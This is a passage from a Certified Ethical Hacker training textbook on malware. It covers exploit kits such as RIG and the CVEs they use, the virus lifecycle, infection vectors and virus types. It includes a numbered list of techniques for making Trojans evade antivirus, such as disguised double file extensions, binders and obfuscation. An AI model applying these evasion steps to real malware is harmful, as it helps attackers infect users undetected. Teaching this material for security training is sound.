


Figure 7.31: Propagating and deploying Trojan through USB

Techniques for Evading Antivirus Software

Sometimes, various types of antivirus scanners are deployed in the target network, and these antivirus scanners do not allow the propagation or deployment of random or malicious packages. Hence, propagating and deploying a Trojan stealthily is one of the important tasks of an attacker. The various techniques that can be used by attackers to make malware such as Trojans, viruses, and worms undetectable by antivirus applications are listed below.

1. Break the Trojan file into multiple pieces and zip them as a single file.
2. Always write your Trojan and embed it into an application (an antivirus program fails to recognize new Trojans, as its database does not contain the proper signatures).
3. Change the Trojan's syntax:
 - o Convert an EXE to VB script
 - o Change the .EXE extension to .DOC, .EXE, .PPT, .EXE, or .PDF.EXE (Windows hides "known extensions" by default; hence, it shows up only as .DOC, .PPT, .PDF, etc.)
4. Change the content of the Trojan using a hex editor.
5. Change the checksum and encrypt the file.
6. Never use Trojans downloaded from the web (antivirus software detects these easily).
7. Use binder and splitter tools that can change the first few bytes of the Trojan programs.
8. Perform code obfuscation or morphing. Morphing is done to prevent the antivirus program from differentiating between malicious and harmless programs.

Exploit Kits

CEH
Certified Ethical Hacker

- An exploit kit or crimeware toolkit is a platform to **deliver exploits and payloads** such as Trojans, spywares, backdoors, bots, and buffer overflow scripts to the target system
- Exploit kits come with **pre-written exploit codes** and therefore can be easily used by an attacker, who is not an IT or security expert

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Exploit Kits (Cont'd)

CEH
Certified Ethical Hacker

RIG Exploit Kit

- RIG EK was used by attackers for distributing Cryptobit, CryptoLuck, CryptoShield, Cryptodefense, Sage, Spora, Revenge, PyCL, Matrix, Philadelphia, and Princess Ransomwares
- RIG EK was also used in **distributing LatentBot**, Pony and Ramnit Trojans

Exploit Kits																																																																			
<ul style="list-style-type: none">MagnitudeAnglerNeutrinoTerrorSundown	<table border="1"><thead><tr><th colspan="2">Statistics</th></tr><tr><th colspan="2">Overview</th></tr></thead><tbody><tr><td>Downloads</td><td>Exploits</td></tr><tr><td>10000000</td><td>787512</td></tr><tr><td colspan="2">21.0 %</td></tr><tr><td>Open</td><td>Closed</td></tr><tr><td>0</td><td>1100000</td></tr><tr><td>0</td><td>88887</td></tr><tr><td>0</td><td>8510</td></tr></tbody></table> <table border="1"><thead><tr><th colspan="2">Countries</th></tr></thead><tbody><tr><td>US</td><td>444720</td></tr><tr><td>CA</td><td>68116</td></tr><tr><td>DE</td><td>100000</td></tr><tr><td>ES</td><td>100000</td></tr><tr><td>FR</td><td>100000</td></tr><tr><td>GB</td><td>100000</td></tr><tr><td>RU</td><td>6771</td></tr><tr><td>TR</td><td>1439</td></tr><tr><td>IN</td><td>1000</td></tr></tbody></table> <table border="1"><thead><tr><th colspan="2">Browsers</th></tr></thead><tbody><tr><td>Chrome</td><td>60007.0</td></tr><tr><td>IE</td><td>200011.8</td></tr><tr><td>Firefox</td><td>100000</td></tr><tr><td>Opera</td><td>100000</td></tr><tr><td>Safari</td><td>100000</td></tr><tr><td>Others</td><td>100000</td></tr></tbody></table> <table border="1"><thead><tr><th colspan="2">OS</th></tr></thead><tbody><tr><td>Windows 7</td><td>512000</td></tr><tr><td>Windows 8</td><td>150000</td></tr><tr><td>Windows 10</td><td>150000</td></tr><tr><td>Windows XP</td><td>50000</td></tr><tr><td>Windows Vista</td><td>10000</td></tr><tr><td>Windows Server 2008</td><td>5000</td></tr></tbody></table>	Statistics		Overview		Downloads	Exploits	10000000	787512	21.0 %		Open	Closed	0	1100000	0	88887	0	8510	Countries		US	444720	CA	68116	DE	100000	ES	100000	FR	100000	GB	100000	RU	6771	TR	1439	IN	1000	Browsers		Chrome	60007.0	IE	200011.8	Firefox	100000	Opera	100000	Safari	100000	Others	100000	OS		Windows 7	512000	Windows 8	150000	Windows 10	150000	Windows XP	50000	Windows Vista	10000	Windows Server 2008	5000
Statistics																																																																			
Overview																																																																			
Downloads	Exploits																																																																		
10000000	787512																																																																		
21.0 %																																																																			
Open	Closed																																																																		
0	1100000																																																																		
0	88887																																																																		
0	8510																																																																		
Countries																																																																			
US	444720																																																																		
CA	68116																																																																		
DE	100000																																																																		
ES	100000																																																																		
FR	100000																																																																		
GB	100000																																																																		
RU	6771																																																																		
TR	1439																																																																		
IN	1000																																																																		
Browsers																																																																			
Chrome	60007.0																																																																		
IE	200011.8																																																																		
Firefox	100000																																																																		
Opera	100000																																																																		
Safari	100000																																																																		
Others	100000																																																																		
OS																																																																			
Windows 7	512000																																																																		
Windows 8	150000																																																																		
Windows 10	150000																																																																		
Windows XP	50000																																																																		
Windows Vista	10000																																																																		
Windows Server 2008	5000																																																																		

Exploit Kits

An exploit kit or crimeware toolkit is used to exploit security loopholes found in software applications such as Adobe Reader and Adobe Flash Player, by distributing malware such as spyware, viruses, Trojans, worms, bots, backdoors, buffer overflow scripts, or other payloads to the target system. Exploit kits come with pre-written exploit code. Thus, they are easy to use for an attacker who is not an IT or security expert. They also provide a user-friendly interface to track the infection statistics as well as a remote mechanism to control the compromised

system. Using exploits kits, an attacker can target browsers, programs that are accessible using browsers, zero-day vulnerabilities, and exploits updated with new patches instantly. Exploit kits are used against users running insecure or outdated software applications on their systems.




Figure 7.32: Process of exploitation using exploit kits

The diagram above shows the general procedure for an exploit kit; the process of exploiting a machine might vary depending on the exploit kit used:

- The victim visits a legitimate website that is hosted on the compromised web server.
- The victim is redirected through various intermediary servers.
- The victim unknowingly lands on an exploit kit server hosting the exploit pack landing page.
- The exploit kit gathers information on the victim, based on which it determines the exploit and delivers it to the victim's system.
- If the exploit succeeds, a malware program is downloaded and executed on the victim's system.

Exploit Kits

▪ RIG Exploit Kit

The RIG exploit kit is one of the most popular exploit kits in recent years, with its wide range of malware distribution. RIG EK was first discovered in 2014. It is efficient in distributing many exploits. RIG EK was used successfully by attackers in distributing Cryptobit, CryptoLuck, CryptoShield, CryptoDefense, Sage, Spora, Revenge, PyCL, Matrix, Philadelphia, and Princess ransomware. It was also involved in distributing LatentBot, Pony, and Ramnit Trojans. Furthermore, RIG was involved in delivering the famous banking Trojan Zeus. The latest version of the RIG exploit kit takes advantage of outdated versions of applications such as Flash, Java, Silverlight, Internet Explorer, or Microsoft Edge to distribute the Cerber ransomware.

Features:

- Landing page based on a standard 302 redirect
- Domain auto-rotator to avoid blacklisting and detection
- FUD (entirely undetectable) exploits
- Combination of different web technologies, such as DoSWF, JavaScript, Flash, and VBScript, to obfuscate the attack

The RIG exploit kit is supported for different browsers as well as the following CVEs:

CVE-2018-4878	Adobe Flash Player Use-After-Free Vulnerability
CVE-2018-8174	Windows VBScript Engine Remote Code Execution Vulnerability
CVE-2013-2551	Microsoft Internet Explorer Use-After-Free Remote Code Execution Vulnerability
CVE-2014-0322	Microsoft Internet Explorer Use-After-Free Remote Code Execution Vulnerability
CVE-2014-0497	Adobe Flash Player Remote Code Execution Vulnerability
CVE-2013-0074	Microsoft Silverlight Double Deference Remote Code Execution Vulnerability
CVE-2013-2465	Oracle Java SE Memory Corruption Vulnerability
CVE-2012-0507	Oracle Java SE Remote Java Runtime Environment Code Execution Vulnerability
CVE-2014-6332	Windows OLE Automation Array Remote Code Execution Vulnerability.
CVE-2015-2419	JScript9 Memory Corruption Vulnerability
CVE-2016-0189	Scripting Engine Memory Corruption Vulnerability
CVE-2015-8651	Integer Overflow in Adobe Flash Player Vulnerability

Table 7.3: List of CVEs for RIG Exploit Kit




Figure 7.33: Screenshot of RIG Exploit Kit

Some additional exploit kits that attackers can use to propagate and deploy Trojans are as follows:

- Magnitude
- Angler
- Neutrino
- Terror
- Sundown



Module Flow

1 Malware Concepts

2 APT Concepts

3 Trojan Concepts

4 Virus and Worm Concepts

5 Fileless Malware Concepts

6 Malware Analysis

7 Countermeasures

8 Anti-Malware Software

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Virus and Worm Concepts

This section introduces you to various concepts related to viruses and worms. In addition, it discusses the life stages of a virus and the working of a virus. It also explores why people create computer viruses, indications of a virus attack, virus hoaxes, fake antivirus tools, and ransomware.

Furthermore, it highlights different types of viruses, categorized by their origin, techniques used to infect target systems, the types of files they infect, where they hide, the sort of damage they cause, the type of OS they work on, and so on. It also deals with computer worms, discusses the difference between worms and viruses, and explores worm makers.

Introduction to Viruses



- A virus is a **self-replicating program** that produces its own copy by attaching itself to another program, computer boot sector or document
- Viruses are generally transmitted through **file downloads, infected disk/flash drives, and as email attachments**
- Indications of a virus attack include **constant antivirus alerts, suspicious hard drive activity, lack of storage space, unwanted pop-up windows, etc.**

Characteristics of Viruses

- Infect other programs
- Transform themselves
- Encrypt themselves
- Alter data
- Corrupt files and programs
- Self-replicate



Purpose of Creating Viruses

- Inflict damage on competitors
- Financial benefits
- Vandalism
- Play pranks
- Research projects
- Cyber terrorism
- Distribute political messages
- Damage networks or computers
- Gain remote access to a victim's computer

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Introduction to Viruses

Viruses are the scourge of modern computing. Computer viruses have the potential to wreak havoc on both business and personal computers. The lifetime of a virus depends on its ability to reproduce itself. Therefore, attackers design every virus code such that the virus replicates itself n times.

A computer virus is a self-replicating program that produces its code by attaching copies of itself to other executable code and operates without the knowledge or consent of the user. Like a biological virus, a computer virus is contagious and can contaminate other files; however, viruses can infect external machines only with the assistance of computer users.

Some viruses affect computers as soon as their code is executed; other viruses remain dormant until a pre-determined logical circumstance is met. Viruses infect a variety of files, such as overlay files (.OVL) and executable files (.EXE, .SYS, .COM, or .BAT). They are transmitted through file downloads, infected disk/flash drives, and email attachments.

Characteristics of Viruses

The performance of a computer is affected by a virus infection. This infection can lead to data loss, system crash, and file corruption.

Some of the characteristics of a virus are as follows:

- Infects other programs
- Transforms itself
- Encrypts itself
- Alters data

- Corrupts files and programs
- Replicates itself

Purpose of Creating Viruses

Attackers create viruses with disreputable motives. Criminals create viruses to destroy a company's data, as an act of vandalism, or to destroy a company's products; however, in some cases, viruses aid the system.

An attacker creates a virus for the following purposes:

- Inflict damage on competitors
- Realize financial benefits
- Vandalize intellectual property
- Play pranks
- Conduct research
- Engage in cyber-terrorism
- Distribute political messages
- Damage network or computers
- Gain remote access to the victim's computer

Indications of Virus Attack

Indications of virus attacks arise from abnormal activities. Such activities reflect the nature of a virus by interrupting the regular flow of a process or a program. However, not all bugs created contribute toward attacking the system; they may be merely false positives. For example, if the system runs slower than usual, one may assume that a virus has infected the system; however, the actual reason might be program overload.


An effective virus tends to multiply rapidly and may infect some machines in a short period. Viruses can infect files on the system, and when such files are transferred, they can infect machines of other users who receive them. A virus can also use file servers to infect files.

When a virus infects a computer, the victim or user will be able to identify some indications of the presence of virus infection.

Some indications of computer virus infection are as follows:

- Processes require more resources and time, resulting in degraded performance
- Computer beeps with no display
- Drive label changes and OS does not load
- Constant antivirus alerts
- Computer freezes frequently or encounters an error such as BSOD
- Files and folders are missing

- Suspicious hard drive activity
- Browser window “freezes”
- Lack of storage space
- Unwanted advertisements and pop-up windows




Stages of Virus Lifecycle

The virus lifecycle includes the following six stages from origin to elimination.

1. **Design:** Development of virus code using programming languages or construction kits.
2. **Replication:** The virus replicates for a period within the target system and then spreads itself.
3. **Launch:** The virus is activated when the user performs specific actions such as running an infected program.
4. **Detection:** The virus is identified as a threat infecting target system.
5. **Incorporation:** Antivirus software developers assimilate defenses against the virus.
6. **Execution of the damage routine:** Users install antivirus updates and eliminate the virus threats.



Working of Viruses



Working of Viruses

Viruses can attack a target host's system using a variety of methods. They can attach themselves to programs and transmit themselves to other programs through specific events. Viruses need such events to take place, as they cannot self-start, infect hardware, or transmit themselves using non-executable files. "Trigger" and "direct attack" events can cause a virus to activate and infect the target system when the user triggers attachments received through email, websites, malicious advertisements, flashcards, pop-ups, and so on. The virus can then attack the system's built-in programs, antivirus software, data files, system startup settings, etc.

Viruses have two phases: the **infection phase** and the **attack phase**.

▪ Infection Phase

Programs modified by a virus infection can enable virus functionalities to run on the system. The virus infects the target system after it is triggered and becomes active upon the execution of infected programs, because the program code leads to the virus code.

The two most important factors in the infection phase of a virus are as follows:

- Method of infection
- Method of spreading

A virus infects a system in the following sequence:

- The virus loads itself into memory and checks for an executable on the disk.
- The virus appends malicious code to a legitimate program without the permission or knowledge of the user.
- The user is unaware of the replacement and launches the infected program.

- The execution of the infected program also infects other programs in the system.
- The above cycle continues until the user realizes that there is an anomaly in the system.

Apparently, the user unknowingly triggers and executes the virus for it to function. There are many ways to execute programs while the computer is running. For example, if the user installs any software tool, the setup program calls various built-in sub-programs during extraction. If a virus program already exists, it can be activated with this type of execution, and the virus can also infect additional setup programs.

Specific viruses infect in different ways, such as

- A file virus infects by attaching itself to an executable system application program. Potential targets for virus infections are as follows:
 - Source code
 - Batch files
 - Script files
- Boot sector viruses execute their code before the target PC is booted.

Viruses spread in a variety of ways. There are virus programs that infect and keep spreading every time the user executes them. Some virus programs do not infect programs when first executed. They reside in a computer's memory and infect programs later. Such virus programs wait for a specified trigger event to spread at a later stage. Therefore, it is difficult to recognize which event might trigger the execution of a dormant virus. As illustrated in the figure below, the .EXE file's header, when triggered, executes and starts running the application. Once this file is infected, any trigger event from the file's header can activate the virus code along with the application program immediately after executing it.

The most popular methods by which a virus spreads are as follows:

- **Infected files:** A virus can infect a variety of files.
- **File-sharing services:** A virus can take advantage of file servers to infect files. When unsuspecting users open the infected files, their machines also become infected.
- **DVDs and other storage media:** When infected storage media such as DVDs, flash drives, and portable hard disks are inserted into a clean system, the system gets infected.
- **Malicious attachments and downloads:** A virus spreads if a malicious attachment sent via email is opened or when apps are downloaded from untrusted sources.




Figure 7.34: Infection Phase

▪ Attack Phase

Once viruses spread throughout the target system, they start corrupting the files and programs of the host system. Some viruses can trigger and corrupt the host system only after the triggering event is activated. Some viruses have bugs that replicate themselves and perform activities such as deleting files and increasing session time. Viruses corrupt their targets only after spreading as intended by their developers.

Most viruses that attack target systems perform the following actions:

- Delete files and alter the content of data files, slowing down the system
- Perform tasks not related to applications, such as playing music and creating animations




Figure 7.35: Attack Phase

The figure shows two files, A and B. Before the attack, the two files are located one after the other in an orderly manner. Once a virus code infects the file, it alters the position of

the files placed consecutively, leading to inaccuracy in file allocations and causing the system to slow down as the user tries to retrieve the files.

In the attack phase:

- o Viruses execute upon triggering specific events
- o Some viruses execute and corrupt via built-in bug programs after being stored in the host's memory
- o The latest and most advanced viruses conceal their presence, attacking only after thoroughly spreading through the host

How does a Computer Get Infected by Viruses?



- 1 When a user accepts files and downloads without properly checking the source
- 2 Opening infected e-mail attachments
- 3 Installing pirated software
- 4 Not updating and not installing new versions of plug-ins
- 5 Not running the latest antivirus application
- 6 Clicking malicious online ads
- 7 Using portable media
- 8 Connecting to untrusted networks

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

How does a Computer Get Infected by Viruses?

To infect a system, first, a virus has to enter it. Once the user downloads and installs the virus from any source and in any form, it replicates itself to other programs. Then, the virus can infect the computer in various ways, some of which are listed below:

- **Downloads:** Attackers incorporate viruses in popular software programs and upload them to websites intended for download. When a user unknowingly downloads this infected software and installs it, the system is infected.
- **Email attachments:** Attackers usually send virus-infected files as email attachments to spread the virus on the victim's system. When the victim opens the malicious attachment, the virus automatically infects the system.
- **Pirated software:** Installing cracked versions of software (OS, Adobe, Microsoft Office, etc.) might infect the system as they may contain viruses.
- **Failing to install security software:** With the increase in security parameters, attackers are designing new viruses. Failing to install the latest antivirus software or regularly update it may expose the computer system to virus attacks.
- **Updating software:** If patches are not regularly installed when released by vendors, viruses might exploit vulnerabilities, thereby allowing an attacker to access the system.
- **Browser:** By default, every browser comes with built-in security. An incorrectly configured browser could result in the automatic running of scripts, which may, in turn, allow viruses to enter the system.
- **Firewall:** Disabling the firewall will compromise the security of network traffic and invite viruses to infect the system.

- **Pop-ups:** When the user clicks any suspicious pop-up by mistake, the virus hidden behind the pop-up enters the system. Whenever the user turns on the system, the installed virus code will run in the background.
- **Removable media:** When a healthy system is associated with virus-infected removable media (e.g., CD/ DVD, USB drive, card reader), the virus spreads the system.
- **Network access:** Connecting to an untrusted Wi-Fi network, leaving Bluetooth ON, or permitting a file sharing program that is accessed openly will allow a virus to take over the device.
- **Backup and restore:** Taking a backup of an infected file and restoring it to a system infects the system again with the same virus.
- **Malicious online ads:** Attackers post malicious online ads by embedding malicious code in the ads, also known as malvertising. Once users click these ads, their computers get infected.
- **Social Media:** People tend to click on social media sites, including malicious links shared by their contacts, which can infect their systems.

Types of Viruses

CEH Certified Ethical Hacker



- Viruses are **categories according to their functioning and targets**
- Some of the example includes:

System or Boot Sector Virus	Polymorphic Virus	Web Scripting Virus
File and Multipartite Virus	Metamorphic Virus	Email and Armored Virus
Macro and Cluster Virus	Overwriting File or Cavity Virus	Add-on and Intrusive Virus
Stealth/Tunneling Virus	Companion/Camouflage Virus	Direct Action or Transient Virus
Encryption Virus	Shell and File Extension Virus	Terminate & Stay Resident Virus
Sparse Infector Virus	FAT and Logic Bomb Virus	

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Types of Viruses

Computer viruses are malicious software programs written by attackers to gain unauthorized access to a target system. Thus, they compromise the security of the system as well as its performance. For any virus to corrupt a system, it has to first associate its code with executable code.

It is important to understand how viruses:

- Add themselves to the target host's code
- Choose to act upon the target system

Viruses are categories according to their functioning and targets. Some of the most common types of computer viruses that adversely affect the security of systems are listed below:

1. System or Boot Sector Virus
2. File Virus
3. Multipartite Virus
4. Macro Virus
5. Cluster Virus
6. Stealth/Tunneling Virus
7. Encryption Virus
8. Sparse Infector Virus
9. Polymorphic Virus

10. Metamorphic Virus
11. Overwriting File or Cavity Virus
12. Companion Virus/Camouflage Virus
13. Shell Virus
14. File Extension Virus
15. FAT Virus
16. Logic Bomb Virus
17. Web Scripting Virus
18. Email Virus
19. Armored Virus
20. Add-on Virus
21. Intrusive Virus
22. Direct Action or Transient Virus
23. Terminate and Stay Resident Virus (TSR)

System or Boot Sector Viruses

The most common targets for a virus are the system sectors, which include the master boot record (MBR) and the DOS boot record system sectors. An OS executes code in these areas while booting. Every disk has some sort of system sector. MBRs are the most virus-prone zones because if the MBR is corrupted, all data will be lost. The DOS boot sector also executes during system booting. This is a crucial point of attack for viruses.

The system sector consists of only 512 bytes of disk space. Therefore, system sector viruses conceal their code in some other disk space. The primary carriers of system or boot sector viruses are email attachments and removable media (USB drives). Such viruses reside in memory. Some sector viruses also spread through infected files; these are known as multipartite viruses.

A boot sector virus moves MBR to another location on the hard disk and copies itself to the original location of MBR. When the system boots, first, the virus code executes and then control passes to the original MBR.

